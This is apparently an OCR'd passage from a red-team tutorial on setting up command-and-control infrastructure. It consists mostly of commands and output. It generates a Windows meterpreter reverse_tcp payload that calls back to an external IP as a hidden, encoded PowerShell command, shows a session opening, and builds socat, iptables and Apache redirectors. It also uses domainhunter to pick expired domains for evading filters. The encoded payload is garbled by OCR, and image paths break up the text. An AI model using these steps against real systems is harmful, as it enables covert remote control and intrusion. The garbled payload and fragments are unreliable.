
Target

Target **connects back** to the C2 on payload execution



C2


Windows **meterpreter** **reverse_tcp** on port 8080/tcp listening for incoming connection



```
ubuntu@ip-172-31-24-81:~$
ubuntu@ip-172-31-24-81:~$
ubuntu@ip-172-31-24-81:~$ sudo socat TCP4-LISTEN:8080,fork TCP4:54.166.109.171:8080
```

```
lxxZombi3Xx:Downloads Harry$ msfvenom -p windows/meterpreter/reverse_tcp lhost=35.153.183.204 lport=8080 -f psh-cmd
No platform selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of psh-cmd file: 6183 bytes
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e oQ8mAcgAWwBJAG4ADABQAHQAcgBdAdoA0gBTAGkAegB1ACAALQB1AHEATAA0ACKAewAkAGIAPQAnAHAA
bwB3AGUAcgBzAggAZQB8AGwALgB1AHgAZQAnAH0AZQB8AHMAZQB7ACQAYgA9ACQAQZQB8uAHYA0gB3AGkAbgBkAGkAcgARACcAXABZAHKAcwB3AG8AdwAZADQAXABXAGkAbgBkAG8AdwBzFA
AbwB3AGUAcgBzAGgAZQB8AGwAXABZADeALgAwAFwAcABVAcACZQByAHMAAB1AGwABAAuAGUAcAB1ACcAFQA7ACQAcwA9AE4AZQB3AC0ATWb1AG0AZQB3jAHQAIABTAHkAcwB0AGUAbQAuAE
QAoQBhAGcAbgBvAHMAABwBAPMAcAuFAAcgBvAGMAZQB8AHMAUwB0AGEAcgB0AEKAbgBmAG8A0WakAHMALgBGAGkAbAB1AE4AYQBtAGUAPQAKAGIA0WakAHMALgBBABIAZwB1AG0AZQB8uA
HQAcA9ACcALQB8AGcAAAgAC0AdwAgAGgA0QKAgQAQZQB8uACALQB8jACAAJgAoAFsAcwBjAHIAoQBwAHQAYgB8AG8AYwBrAF0A0gA6AGMAcgb1AGEADAB1AcgAKABQAdwAAdAE8AYgBq
AGUAYwB0ACAAASQBPAc4AUwB0AHIAZQB8AGUAb1AGEAZAB1AHTAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAASQBPAc4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgb
1AGEABQAcgATgB1AHcALQBPAgIAdgB1AGMAAdAgAEKATwAuAE0AZQBtAG8AcgBSAFMAdbYAAGUAYQBtAcgALABBAEMabwBuAHYAZQBByAHQAXQA6AdoAgRgYAG8AbQBCAGEAcwB1ADYANA
BTAAHQAcgBpAG4AZwA0AcCgAJwB1ADQAcwB1AEETQB0AFEAACAAxAHMAQwBBADcAVgBXCAsAMgARAGIALwBcAEQAKwB1AFoAWAAZAFANgBEAEsAowBrAEYAEABQAEUAbgBjAHAAAbwAXAFUAN
gBSAGEALwB1AFoAUABNAELUATAAAGVgKwBxAGMANQBMAEwARAAYAhcAdABXAHcAKwB0AFgAcgAvADMANgBEAEQAVwYAHAEcABGAFYANwAwAGkARQAuADKAggBFAHoATwAvAE4A00BNADcA
TwA0AFMAVwBnAEwAEQBRAFAAcABVAEwAbQB0AFMANQAVAGUAdgB1ADUAbAA0AGcAZwB1AGSAbAB6AGcAggA3ADIALwBWAeAwQwA3ADEAYgA3AHKANgBoAFcAcwBGADgZwB1AE8ARQBpAGY
ASgB1AG0AswBWAHEAcwA2AEQAcgBBAAE4AWgASAGYAWAB0AFMAUwB1AFMAQwBoAE8A0AAZAEsATABDAE1AVABIAE0ASgBnAHoAlwBtAE0AWgBrAGYANgBSAFTAdgA2AE0AeQBQAG4AZABmAE
UARgBzAEKAWAAyAFIAQwBuACsAWABADQAggBQAE0AYwB2AEUA0QBgAFYAcwArADAAUQA2AFIANgBHAFAQANwB2AFcANABgAFYATgB2AHKAdABhAesAVQBTAEUAWABQADMA0AB1AEsAdAB0A
HoAYgBWAFOAdgByAEIAUABNAFkAcgBSAG8ANwB8AE4AQgBhAIAATABEAFcARgBHAFTAdgBpAHTAcABnAFEAALwA3AEYAWgBHAeAwAQgByAFUA0gB1AG4ATgBYAGWARQBjADAAAggBMAHcAbwBE
AdGASQZAHUAKwBRFAFcAcgBHADIASQBRAFkAVABQAG4AYgBpAG8AUQBcAFQAdwBpAFkAdABJAG8AbABBADYAEABwAE0AYQBPAEcAMwBMAFTAUgBpAGEARQB1AGUAlUgA0ADAALUQBRAETAdQB
sAHKAsGASAHoAdwBKAFOARQBMAFKAYwBkAFKALwBmAHAAATABUAG0AYQBUDAMAEQB1AGgAbwBBAAEcAQgBmAFUARQBpAHYAcgBKAekAdABLEUAMgBpACMAQAB0AEgARABXAE0AMwBcAE4AMw
BKAHQAKwBTAGIAUgA3ADAANwBSAHIASgB8ADUAVgBBHAKAdBTAFTAVQBnAEKAZQB8YARABUADQARQA3AEMAgBFAQ0AggBxAEQAEAAZAE4ATwBWA8AZwBTAGYAbgBEAHcATAAvAcSAd
QB1ADEABQASAGGAgB0BUAG4AWQA4AGUAbwBvADEAggB0ADUATgB0ADIAATQBDAHYAcwBrAC0AggARAgWALUgA2AHAATgBYAEsAVQBRAEcAbgBjAEKARgBpAc8AWQB3AEwAVAB4AEUAQwBWAeyA
bQAwAGoAvABGAGYARABcAGIALwBZAFcAbAB1AEsAWAA3ADAACwA4AE4AYQBMAgSAmABSAEMAWQBHAeWARQB8AEgAbgBEAG8AggBVAE0AggBjAEsARwBGAFAcABYAGwASgB0ADMANgB1AFY
AWABYAGkAMABwAEQAVQASAHKARQBPAHEASgAwAG4AggBZAHcAUwB4AHMAUgBsADUAggB0AgGgATwBSAGUANwBcAFoALwBrAFkAcgBoAEIAbgBEAHAAgAB4AE0ATQBPAFTAYQAwAGSAvABGAC
sAcgB0DAFEASQB8AHYAQZQB8uAEHQwB8AFUAFTWBrF0AQCB0AFATQB8YAgcARgBWAEMAbwAeE8AggBNAgKALUQBpADUAMgBBAgSAtgBFAGcAQgB8AHAAAMwBrAFIAWYBTAGMA0ABYAUAwB1A
G4AYQB8AGUABgADgAQZQB8uAFkATgBRHAAWYwB0AHcASABKAGMA0wBNADQARgA2AHMAVQB1AFMAUgB8UAEAAgB8UAGSAbABDAFAKAVQB8AHoATAB0AFEA8QBmAGGAdwB8AHYANwB0AHIASgB8
AHgAUQBHADgAYwBPAFA4AggBkAFQAggBnAEcAWgB1AFYAggBqAFKALwB8SACkAeABBAGIAZQB8JAFAAZwBTIAGEAMABWAhMA0QB8AG0ASwBSAFUABABYAFUANA8nAG8AZQ0A0HQANgARQMASAB
CAEYANBHAQ8WABRATACFAhAwA2AFkABwBcAE0AVABRAETACwB8ACsAtwB8AGcAt0B8AFkAlUgB1AGYANwAAAHAcgBpAFkAFkADQBTAEADcABGACABwBMAEMARAB7AggBwAAwAcAFzABRACAFU
```

```
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 35.153.183.204
[*] Meterpreter session 2 opened (172.31.48.83:8080 -> 35.153.183.204:58432) at 2018-09-23 08:38:53 +0000
msf5 exploit(multi/handler) >
```



```
C:\Users\PT>netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:554	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
TCP	192.168.2.5:3389	192.168.2.7:60041	ESTABLISHED
TCP	192.168.2.5:49525	20.190.145.177:443	ESTABLISHED
TCP	192.168.2.5:50000	13.107.1.50:80	ESTABLISHED
TCP	192.168.2.5:54784	35.153.183.204:8080	ESTABLISHED
TCP	192.168.2.5:54800	168.125.81.8:443	ESTABLISHED
TCP	192.168.2.5:59354	168.125.81.8:8080	ESTABLISHED
TCP	:::1:135	:::1:0	LISTENING
TCP	:::1:445	:::1:0	LISTENING
TCP	:::1:554	:::1:0	LISTENING

```



[xXxZombi3xXx:Downloads Harry$
[xXxZombi3xXx:Downloads Harry$
[xXxZombi3xXx:Downloads Harry$ nmap 54.166.109.171 -p 8080

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-23 14:14 IST
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)
Host is up (0.30s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
xXxZombi3xXx:Downloads Harry$ █

```



```
ubuntu@RedTeamC2:~$ sudo ufw status
sudo: unable to resolve host RedTeamC2: Connection refused
Status: active
```


To	Action	From
--	-----	----
22	ALLOW	Anywhere
55553	ALLOW	Anywhere
8080/tcp	ALLOW	35.153.183.204
22 (v6)	ALLOW	Anywhere (v6)
55553 (v6)	ALLOW	Anywhere (v6)
35.153.183.204 8080/tcp	ALLOW OUT	Anywhere
Anywhere	DENY OUT	Anywhere
Anywhere (v6)	DENY OUT	Anywhere (v6)

```
ubuntu@RedTeamC2:~$ █
```

```
ubuntu@Redirector:~$ sudo ufw status
sudo: unable to resolve host Redirector
Status: active
```

To	Action	From
--	-----	----
22	ALLOW	Anywhere
8080	ALLOW	Anywhere
22 (v6)	ALLOW	Anywhere (v6)
8080 (v6)	ALLOW	Anywhere (v6)

```
ubuntu@Redirector:~$ █
```



```
[xXxZombi3xXx:Downloads Harry$
[xXxZombi3xXx:Downloads Harry$
[xXxZombi3xXx:Downloads Harry$ nmap 54.166.109.171 -p 8080 -Pn

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-23 14:32 IST
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)
Host is up.



PORT      STATE      SERVICE
8080/tcp  filtered  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.52 seconds
xXxZombi3xXx:Downloads Harry$
```

```
ubuntu@Redirector:~$
ubuntu@Redirector:~$ nmap 54.166.109.171 -p 8080 -Pn

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-23 09:49 UTC
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)
Host is up (0.0012s latency).
PORT      STATE      SERVICE
8080/tcp  open      http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
ubuntu@Redirector:~$
```





```
ubuntu@ip-172-31-24-81:~$  
ubuntu@ip-172-31-24-81:~$  
ubuntu@ip-172-31-24-81:~$ sudo socat TCP4-LISTEN:8080,fork TCP4:54.166.109.171:8080
```

```

ubuntu@Redirector:~$ 
ubuntu@Redirector:~$ sudo iptables -I INPUT -p tcp -m tcp --dport 8080 -j ACCEPT
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination 54.166.109.171:8080
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -I FORWARD -j ACCEPT
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -P FORWARD ACCEPT
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo sysctl net.ipv4.ip_forward=1
sudo: unable to resolve host Redirector
net.ipv4.ip_forward = 1
ubuntu@Redirector:~$ 

```



```

ubuntu@Redirector:~$ 
ubuntu@Redirector:~$ sudo apt install apache2
sudo: unable to resolve host Redirector
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0 ssl-cert
Suggested packages:
  www-browser apache2-doc apache2-suexec-pristine | apache2-suexec-custom openssl-blacklist
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0 ssl-cert
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 1557 kB of archives.
After this operation, 6436 kB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libapr1 amd64 1.5.2-3 [86.0 kB]
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1 amd64 1.5.4-1build1 [77.1 kB]
Get:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1-dbd-sqlite3 amd64 1.5.4-1build1 [10.6 kB]
Get:4 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1-ldap amd64 1.5.4-1build1 [8720 B]
Get:5 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 liblua5.1-0 amd64 5.1.5-8ubuntu1 [102 kB]
Get:6 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-bin amd64 2.4.18-2ubuntu3.9 [925 kB]
Get:7 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-utils amd64 2.4.18-2ubuntu3.9 [81.8 kB]
Get:8 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-data all 2.4.18-2ubuntu3.9 [162 kB]
Get:9 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2 amd64 2.4.18-2ubuntu3.9 [86.6 kB]
Get:10 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 ssl-cert all 1.0.37 [16.9 kB]
Fetched 1557 kB in 0s (19.0 MB/s)
Preconfiguring packages ...

```

```
ubuntu@Redirector:~$ sudo a2enmod ssl rewrite proxy proxy_http
sudo: unable to resolve host Redirector
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
Enabling module rewrite.
Enabling module proxy.
Considering dependency proxy for proxy_http:
Module proxy already enabled
Enabling module proxy_http.
To activate the new configuration, you need to run:
  service apache2 restart
ubuntu@Redirector:~$ sudo a2ensite default-ssl.conf
sudo: unable to resolve host Redirector
Enabling site default-ssl.
To activate the new configuration, you need to run:
  service apache2 reload
ubuntu@Redirector:~$ sudo service apache2 restart
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ █
```

```
ubuntu@Redirector:~$
ubuntu@Redirector:~$ nano /etc/apache2/apache2.conf █
```

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

```

<IfModule mod_ssl.c>
    <VirtualHost wwwpacktpub.tk:443>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

```

```

[xXxZombi3xXx:~ Harry$
[xXxZombi3xXx:~ Harry$
[xXxZombi3xXx:~ Harry$ git clone https://github.com/threatexpress/domainhunter
Cloning into 'domainhunter'...
remote: Enumerating objects: 69, done.
remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69
Unpacking objects: 100% (69/69), done.
xXxZombi3xXx:~ Harry$

```

```

[xXxZombi3xXx:domainhunter Harry$ sudo pip install -r requirements.txt
Password:
The directory '/Users/Harry/Library/Caches/pip/http' or its parent directory is not owned by the current user and the cc
Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/Users/Harry/Library/Caches/pip' or its parent directory is not owned by the current user and caching whe
check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting requests==2.13.0 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/7e/ac/a80ed043485a3764053f59ca92f809cc8a18344692817152b0e8bd3ca891
3-none-any.whl (584kB)
    100% |#####| 593kB 1.2MB/s
Collecting texttable==0.8.7 (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/65/d4/bab53c112e44fcdc562e0bea19bda1f28db9d25340c4fcbf43b50ac0555c
Requirement already satisfied: BeautifulSoup4==4.5.3 in /Library/Python/2.7/site-packages (from -r requirements.txt (lin
Requirement already satisfied: lxml in /Library/Python/2.7/site-packages (from -r requirements.txt (line 4)) (4.2.1)
Collecting pillow==5.0.0 (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/1a/bf/36f7308b053d847113df07c35fc22039c9326f30b36c2c24551f4c21e845
m-macosx_10_6_intel.macosx_10_9_intel.macosx_10_9_x86_64.macosx_10_10_intel.macosx_10_10_x86_64.whl (3.5MB)
    100% |#####| 3.5MB 1.6MB/s
Collecting pytesseract (from -r requirements.txt (line 6))
  Downloading https://files.pythonhosted.org/packages/13/56/befaa9fbabb36c03e4fdbb3fea854e0aea294039308a93daf6876bf7a8d6t
gz (169kB)
    100% |#####| 174kB 463kB/s
matplotlib 1.3.1 requires nose, which is not installed.
wafw00f 0.9.4 has requirement BeautifulSoup4==4.4.1, but you'll have BeautifulSoup4 4.5.3 which is incompatible.
Installing collected packages: requests, texttable, pillow, pytesseract
Found existing installation: requests 2.18.4
Uninstalling requests-2.18.4:
  Successfully uninstalled requests-2.18.4
Running setup.py install for texttable ... done
Found existing installation: Pillow 4.3.0
Uninstalling Pillow-4.3.0:
  Successfully uninstalled Pillow-4.3.0

```

[illegible]

```
[*] Downloading malware domain list from http://mirror1.malwaredomains.com/files/justdomains

[*] Fetching expired or deleted domains...
[*] https://www.expireddomains.net/backorder-expired-domains?start=0&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=0&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/backorder-expired-domains?start=25&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=25&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0

[*] 100 of 100 domains discovered with a potentially desirable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] Fetching expired or deleted domains...
[*] https://www.expireddomains.net/backorder-expired-domains?start=0&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=0&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0
